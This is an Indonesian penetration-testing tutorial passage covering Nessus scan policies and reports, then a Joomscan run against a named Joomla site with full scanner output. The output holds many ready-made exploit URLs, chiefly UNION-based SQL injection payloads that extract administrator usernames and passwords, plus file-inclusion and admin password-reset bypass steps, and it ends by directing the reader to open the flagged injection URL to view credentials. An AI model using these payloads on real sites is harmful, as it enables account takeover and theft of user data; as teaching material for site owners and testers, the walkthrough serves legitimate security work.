
Perlu kita memilih "policy (peraturan)" pada proses aktifitas scanning yang baru kita buat tadi. Misalnya kita hanya menyecann jaringan kita sendiri maka kita sudah seharusnya memilih "internal scann network". Dan untuk aktifitas web scanning kita bisa menggunakan "Web Apps test"




Anda dapat mengisi scan target paling banyak 6 target mengingat kita hanya memakai versi "*home user*". Jika sudah maka aktifasi scann secara otomatis langsung di mulai. Jika sudah selesai



salah satu kekurangan dalam tools ini adalah pemakaian resource memory yang di pakai. Untuk melihat "reports", kita tnggal menekan "reports buttons", kemudian akan terlihat table yang berisi nama operasi scann. Untuk melihat secara detail anda tinggal meng-klik nama operasi scanning.


Nessus - Mozilla Firefox
Reports
Plugin ID: 55168
Plugin Name: USN-1153-1 libxml2 vulnerability
Synopsis: The remote Ubuntu host is missing one or more security-related patches.
Description
Solution
See Also
Risk Factor: High
Plugin Output
http://www.offensive-security.com/

2.3. Joomscan




Joomscan, adalah tools buatan YEHG(YGN Etical Hacker Group) yang berbasis OWASP (Open Web Application Security Project) yang digunakan untuk melakukan penetration testing terhadap Content Management System (CMS) Joomla!, Joomla! adalah CMS yang sering digunakan karena fleksibilitasnya, User Friendly, dan kemudahan-kemudahan yang lainnya. Melihat banyaknya pengguna tersebut semakin banyak pula Kerentanan (Vulnerabilty) pada joomla!, oleh karena itu program ini dibuat agar mampu melakukan pencarian atau penetrasi terhadap CMS Joomla! dengan bug file inclusion, sql injection, command execution vulnerabilities, dll.

Ini akan membantu web developer atau webmaster untuk mengamankan situsnya dari serangan hacker, Berikut langkah-langkah pengunaan aplikasi joomscan :

Membuka Aplikasi joomscan :

```
Backtrack > Vulnerability Assessment > Web Assessment > CMS Vulnerability Identification > joomscan
```



Memasukan URL joomla! yang akan di priksa (scanning) :

```
root@bt:/pentest/web/scanners/joomscan# ./joomscan.pl -u
http://joomla.indonesianbacktrack.or.id/ibt/
```

Hasil dari printah di atas :

```
  ..|''||   '|| '||'  '|'      |      .|''.|  '||''|.
.|'     ||   '|. '|.  .'      |||     ||..  '   ||   ||
||      ||    ||  ||  |      |  ||     ''|||.    ||...|'
'|.     ||     |||| ||||     .''''.  .     '||   ||
 ''|...|'       |   |      .|.  .||. |'....|'  .||.


===============================================================
OWASP Joomla! Vulnerability Scanner v0.0.3-b
(c) Aung Khant, aungkhant]at[yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)
===============================================================


Vulnerability Entries: 611
Last update: February 2, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner
svn co https://joomscan.svn.sourceforge.net/svnroot/joomscan joomscan


Target: http://joomla.indonesianbacktrack.or.id/ibt

Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4.14


## Checking if the target has deployed an Anti-Scanner measure

[!] Scanning Passed ..... OK


## Detecting Joomla! based Firewall ...

[!] No known firewall detected!


## Fingerprinting in progress ...

~Generic version family ....... [1.5.x]

~1.5.x en-GB.ini revealed [1.5.12 - 1.5.14]

* Deduced version range is : [1.5.12 - 1.5.14]

## Fingerprinting done.


## 8 Components Found in front page  ##

 com_content     com_newsfeeds
 com_weblinks    com_user        com_registration
 com_mailto      com_banners     com_poll
```

```
Vulnerabilities Discovered
==========================

# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available, so
exploiting is more likely to succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers can
bruteforce administrator accounts. Read:
http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WAYS%20TO%20PROTECT.pdf
Vulnerable? Yes

# 3
Info -> Core: Multiple XSS/CSRF Vulnerability
Versions Affected: 1.5.9 <=
Check: /?1.5.9-x
Exploit: A series of XSS and CSRF faults exist in the administrator application.
Affected administrator components include com_admin, com_media, com_search.  Both
com_admin and com_search contain XSS vulnerabilities, and com_media contains 2
CSRF vulnerabilities.
Vulnerable? No

# 4
Info -> Core: JSession SSL Session Disclosure Vulnerability
Versions effected: Joomla! 1.5.8 <=
Check: /?1.5.8-x
Exploit: When running a site under SSL (the entire site is forced to be under
ssl), Joomla! does not set the SSL flag on the cookie.  This can allow someone
monitoring the network to find the cookie related to the session.
Vulnerable? No

# 5
Info -> Core: Frontend XSS Vulnerability
Versions effected: 1.5.10 <=
Check: /?1.5.10-x
Exploit: Some values were output from the database without being properly escaped.
Most strings in question were sourced from the administrator panel. Malicious
normal admin can leverage it to gain access to super admin.
Vulnerable? No

# 6
Info -> Core: Missing JEXEC Check - Path Disclosure Vulnerability
Versions effected: 1.5.11 <=
Check: /libraries/phpxmlrpc/xmlrpcs.php
Exploit: /libraries/phpxmlrpc/xmlrpcs.php
Vulnerable? No

# 7
Info -> Core: Missing JEXEC Check - Path Disclosure Vulnerability
Versions effected: 1.5.12 <=
Check: /libraries/joomla/utilities/compat/php50x.php
Exploit: /libraries/joomla/utilities/compat/php50x.php
Vulnerable? No

# 8
Info -> Core: Frontend XSS - HTTP_REFERER not properly filtered Vulnerability
Versions effected: 1.5.11 <=
Check: /?1.5.11-x-http_ref
```

```
Exploit: An attacker can inject JavaScript or DHTML code that will be executed in
the context of targeted user browser, allowing the attacker to steal cookies.
HTTP_REFERER variable is not properly parsed.
Vulnerable? No

# 9
Info -> Core: Frontend XSS - PHP_SELF not properly filtered Vulnerability
Versions effected: 1.5.11 <=
Check: /?1.5.11-x-php-s3lf
Exploit: An attacker can inject JavaScript code in a URL that will be executed in
the context of targeted user browser.
Vulnerable? No

# 10
Info -> Core: Authentication Bypass Vulnerability
Versions effected: Joomla! 1.5.3 <=
Check: /administrator/
Exploit: Backend accepts any password for custom Super Administrator when LDAP
enabled
Vulnerable? No

# 11
Info -> Core: Path Disclosure Vulnerability
Versions effected: Joomla! 1.5.3 <=
Check: /?1.5.3-path-disclose
Exploit: Crafted URL can disclose absolute path
Vulnerable? No

# 12
Info -> Core: User redirected Spamming Vulnerability
Versions effected: Joomla! 1.5.3 <=
Check: /?1.5.3-spam
Exploit: User redirect spam
Vulnerable? No

# 13
Info -> Core: joomla.php Remote File Inclusion Vulnerability
Versions effected: 1.0.0
Check: /includes/joomla.php
Exploit: /includes/joomla.php?includepath=
Vulnerable? No

# 14
Info -> Core: Admin Backend Cross Site Request Forgery Vulnerability
Versions effected: 1.0.13 <=
Check: /administrator/
Exploit: It requires an administrator to be logged in and to be tricked into a
specially crafted webpage.
Vulnerable? Yes

# 15
Info -> Core: Path Disclosure Vulnerability
Versions effected: Joomla! 1.5.12 <=
Check: /libraries/joomla/utilities/compat/php50x.php
Exploit: /libraries/joomla/utilities/compat/php50x.php
Vulnerable? No

# 16
Info -> CorePlugin: Xstandard Editor X_CMS_LIBRARY_PATH Local Directory Traversal
Vulnerability
Versions effected: Joomla! 1.5.8 <=
Check: /plugins/editors/xstandard/attachmentlibrary.php
Exploit: Submit new header X_CMS_LIBRARY_PATH with value ../ to
/plugins/editors/xstandard/attachmentlibrary.php
Vulnerable? No

# 17
```


```
Info -> CoreTemplate: ja_purity XSS Vulnerability
Versions effected: 1.5.10 <=
Check: /templates/ja_purity/
Exploit: A XSS vulnerability exists in the JA_Purity template which ships with
Joomla! 1.5.
Vulnerable? No

# 18
Info -> CoreLibrary: phpmailer Remote Code Execution Vulnerability
Versions effected: Joomla! 1.5.0 Beta/Stable
Check: /libraries/phpmailer/phpmailer.php
Exploit: N/A
Vulnerable? No

# 19
Info -> CorePlugin: TinyMCE TinyBrowser addon multiple vulnerabilities
Versions effected: Joomla! 1.5.12
Check: /plugins/editors/tinymce/jscripts/tiny_mce/plugins/tinybrowser/
Exploit: While Joomla! team announced only File Upload vulnerability, in fact
there are many. See: http://www.milw0rm.com/exploits/9296
Vulnerable? Yes

# 20
Info -> CoreComponent: Joomla Remote Admin Password Change Vulnerability
Versions Affected: 1.5.5 <=
Check: /components/com_user/controller.php
Exploit: 1. Go to url :
target.com/index.php?option=com_user&view=reset&layout=confirm  2. Write into
field "token" char ' and Click OK.  3. Write new password for admin  4. Go to url
: target.com/administrator/  5. Login admin with new password
Vulnerable? No

# 21
Info -> CoreComponent: com_content SQL Injection Vulnerability
Version Affected: Joomla! 1.0.0 <=
Check: /components/com_content/
Exploit:
/index.php?option=com_content&task=blogcategory&id=60&Itemid=99999+UNION+SELECT+1,
concat(0x1e,username,0x3a,password,0x1e,0x3a,usertype,0x1e),3,4,5+FROM+jos_users+w
here+usertype=0x53757065722041646d696e6973747261746f72--
Vulnerable? No

# 22
Info -> CoreComponent: com_search Remote Code Execution Vulnerability
Version Affected: Joomla! 1.5.0 beta 2 <=
Check: /components/com_search/
Exploit: /index.php?option=com_search&Itemid=1&searchword=%22%3Becho%20md5(911)%3B
Vulnerable? No

# 23
Info -> CoreComponent: com_admin File Inclusion Vulnerability
Versions Affected: N/A
Check: /administrator/components/com_admin/admin.admin.html.php
Exploit:
/administrator/components/com_admin/admin.admin.html.php?mosConfig_absolute_path=
Vulnerable? No

# 24
Info -> CoreComponent: MailTo SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_mailto/
Exploit:
/index.php?option=com_mailto&tmpl=mailto&article=550513+and+1=2+union+select+conca
t(username,char(58),password)+from+jos_users+where+usertype=0x53757065722041646d69
6e6973747261746f72--&Itemid=1
Vulnerable? No
```

```
# 25
Info -> CoreComponent: com_content Blind SQL Injection Vulnerability
Versions effected: Joomla! 1.5.0 RC3
Check: /components/com_content/
Exploit: /index.php?option=com_content&view=%' +'a'='a&id=25&Itemid=28
Vulnerable? No

# 26
Info -> CoreComponent: com_content XSS Vulnerability
Version Affected: Joomla! 1.5.7 <=
Check: /components/com_content/
Exploit: The defaults on com_content article submission allow entry of dangerous
HTML tags (script, etc).  This only affects users with access level Author or
higher, and only if you have not set filtering options in com_content
configuration.
Vulnerable? No

# 27
Info -> CoreComponent: com_weblinks XSS Vulnerability
Version Affected: Joomla! 1.5.7 <=
Check: /components/com_weblinks/
Exploit: [Requires valid user account] com_weblinks allows raw HTML into the title
and description tags for weblink submissions (from both the administrator and site
submission forms).
Vulnerable? No

# 28
Info -> CoreComponent: com_mailto Email Spam Vulnerability
Version Affected: Joomla! 1.5.6 <=
Check: /components/com_mailto/
Exploit: The mailto component does not verify validity of the URL prior to
sending.
Vulnerable? No

# 29
Info -> CoreComponent: com_content view=archive SQL Injection Vulnerability
Versions effected: Joomla! 1.5.0 Beta1/Beta2/RC1
Check: /components/com_content/
Exploit: Unfiltered POST vars - filter, month, year  to
/index.php?option=com_content&view=archive
Vulnerable? No

# 30
Info -> CoreComponent: com_content XSS Vulnerability
Version Affected: Joomla! 1.5.9 <=
Check: /components/com_content/
Exploit: A XSS vulnerability exists in the category view of com_content.
Vulnerable? No

# 31
Info -> CoreComponent: com_installer CSRF Vulnerability
Versions effected: Joomla! 1.5.0 Beta
Check: /administrator/components/com_installer/
Exploit: N/A
Vulnerable? No

# 32
Info -> CoreComponent: com_search Memory Comsumption DoS Vulnerability
Versions effected: Joomla! 1.5.0 Beta
Check: /components/com_search/
Exploit: N/A
Vulnerable? No

# 33
Info -> CoreComponent: com_poll (mosmsg) Memory Consumption DOS Vulnerability
Versions effected: 1.0.7 <=
Check: /components/com_poll/
```

```
Exploit: Send request
/index.php?option=com_poll&task=results&id=14&mosmsg=DOS@HERE<<>AAA<><>
Vulnerable? No

# 34
Info -> CoreComponent: com_banners Blind SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_banners/
Exploit:
/index.php?option=com_banners&task=archivesection&id=0'+and+'1'='1::/index.php?opt
ion=com_banners&task=archivesection&id=0'+and+'1'='2
Vulnerable? Yes

# 35
Info -> CoreComponent: com_mailto timeout Vulnerability
Versions effected: 1.5.13 <=
Check: /components/com_mailto/
Exploit: [Requires a valid user account] In com_mailto, it was possible to bypass
timeout protection against sending automated emails.
Vulnerable? Yes

# 36
Info -> Component: hwdVideoShare SQL Injection Vulnerability
Versions Affected: 1.1.1 <=
Check: /components/com_hwdvideoshare/
Exploit: /index.php?option=com_hwdvideoshare&func=viewcategory&Itemid=61&cat_id=-
9999999+UNION+SELECT+000,111,222,333,concat(0x1e,username,0x3a,password,0x1e,0x3a,
usertype,0x1e),0,0,0,0,0,0,0,0,0,0,0,1,1,1,1,2,2,2+FROM+jos_users+where+usertype=0
x53757065722041646d696e6973747261746f72--
Vulnerable? No

# 37
Info -> Component: JUser File Inclusion Vulnerability
Versions effected: 1.0.14 and older
Check: /components/com_juser/
Exploit: /components/com_juser/xajax_functions.php?mosConfig_absolute_path=
Vulnerable? No

# 38
Info -> Component: JContentSubscription File Inclusion Vulnerability
Versions effected: 1.5.8 and older
Check: /components/com_jcs/
Exploit: /components/com_jcs/jcs.function.php?mosConfig_absolute_path=
Vulnerable? No

# 39
Info -> Component: com_idoblog SQL Injection Vulnerability
Version Affected: b24<=
Check: /components/com_idoblog/
Exploit:
/index.php?option=com_idoblog&task=userblog&userid=42+and+1=1+UNION+SELECT+1,1,1,1
,1,concat(0x1e,username,0x3a,password,0x1e,0x3a,usertype,0x1e),1,1,1,1,1,1,1,1,1,1
+FROM+jos_users+where+usertype=0x53757065722041646d696e6973747261746f72--
Vulnerable? No

# 40
Info -> Component: JContentSubscription File Inclusion Vulnerability
Versions effected: 1.5.8 and older
Check: /administrator/components/com_jcs/
Exploit:
/administrator/components/com_jcs/jcs.function.php?mosConfig_absolute_path=
Vulnerable? No

# 41
Info -> Component: JUser File Inclusion Vulnerability
Versions effected: 1.0.14 and older
Check: /administrator/components/com_juser/
```

```
Exploit:
/administrator/components/com_juser/xajax_functions.php?mosConfig_absolute_path=
Vulnerable? No

# 42
Info -> Component: com_juser SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_juser/
Exploit:
/index.php?option=com_juser&task=show_profile&id=+and+1=2+union+select+1,2,concat(
username,0x3a,password)chipdebi0s,4,5,6,7,8,9,10,11,12,13+from+jos_users+where+use
rtype=0x53757065722041646d696e6973747261746f72--
Vulnerable? No

# 43
Info -> Component: Dada Mail Manager Component Remote File Inclusion Vulnerability
Version Affected: 2.6 <=
Check: /administrator/components/
Exploit:
/administrator/components/com_dadamail/config.dadamail.php?GLOBALS[mosConfig_absol
ute_path]=
Vulnerable? No

# 44
Info -> Component: Joomla Component com_jomtube (user_id) Blind SQL Injection /
SQL Injection
Versions Affected: Any
Check: /index.php?view=videos&type=member&user_id=-
62+union+select+1,2,3,4,5,6,7,8,9,10,11,12,group_concat(username,0x3a,password),14
,15,16,17,18,19,20,21,22,23,24,25,26,27+from+jos_users--&option=com_jomtube
Exploit: /index.php?view=videos&type=member&user_id=-
62+union+select+1,2,3,4,5,6,7,8,9,10,11,12,group_concat(username,0x3a,password),14
,15,16,17,18,19,20,21,22,23,24,25,26,27+from+jos_users--&option=com_jomtube
Vulnerable? Yes

# 45
Info -> Component: Component com_newsfeeds SQL injection
Versions Affected: Any <=
Check: /index.php?option=com_newsfeeds&view=categories&feedid=-
1%20union%20select%201,concat%28username,char%2858%29,password%29,3,4,5,6,7,8,9,10
,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users--
Exploit: /index.php?option=com_newsfeeds&view=categories&feedid=-
1%20union%20select%201,concat%28username,char%2858%29,password%29,3,4,5,6,7,8,9,10
,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users--
Vulnerable? No

# 46
Info -> Component: SmartSite Local File Inclusion
Versions Affected: Any <=
Check: /index.php?option=com_smartsite&controller=
Exploit: /index.php?option=com_smartsite&controller=
Vulnerable? No

# 47
Info -> Component: Joomla Component com_searchlog SQL Injection
Versions Affected: 3.1.0 <=
Check: /administrator/index.php?option=com_searchlog&act=log
Exploit: /administrator/index.php?option=com_searchlog&act=log
Vulnerable? No

# 48
Info -> Component: Joomla Component com_djartgallery Multiple Vulnerabilities
Versions Affected: 0.9.1 <=
Check:
/administrator/index.php?option=com_djartgallery&task=editItem&cid[]=1'+and+1=1+--
+
Exploit:
```


```
/administrator/index.php?option=com_djartgallery&task=editItem&cid[]=1'+and+1=1+--
+
Vulnerable? N/A

There are 7 vulnerable points in 48 found entries!

~[*] Time Taken: 1 min and 15 sec
~[*] Send bugs, suggestions, contributions to joomscan@yehg.net
```



Terlihat pada hasil keluaran 44 memberitahu bahwa memiliki bug yang aktif dengan di tandai ooleh “Vulnerable? Yes” dimana terdapat bug SQL Injection ada components joomla!. Dimana component tersebut bernama jomtube pada perintah get di variable feedid.

Mengeksekusi hasil dari joomscan :

Jalankan Browser dan isi URL yg di berikan oleh hasil joomscan, untuk melihat user dan password joomla anda.

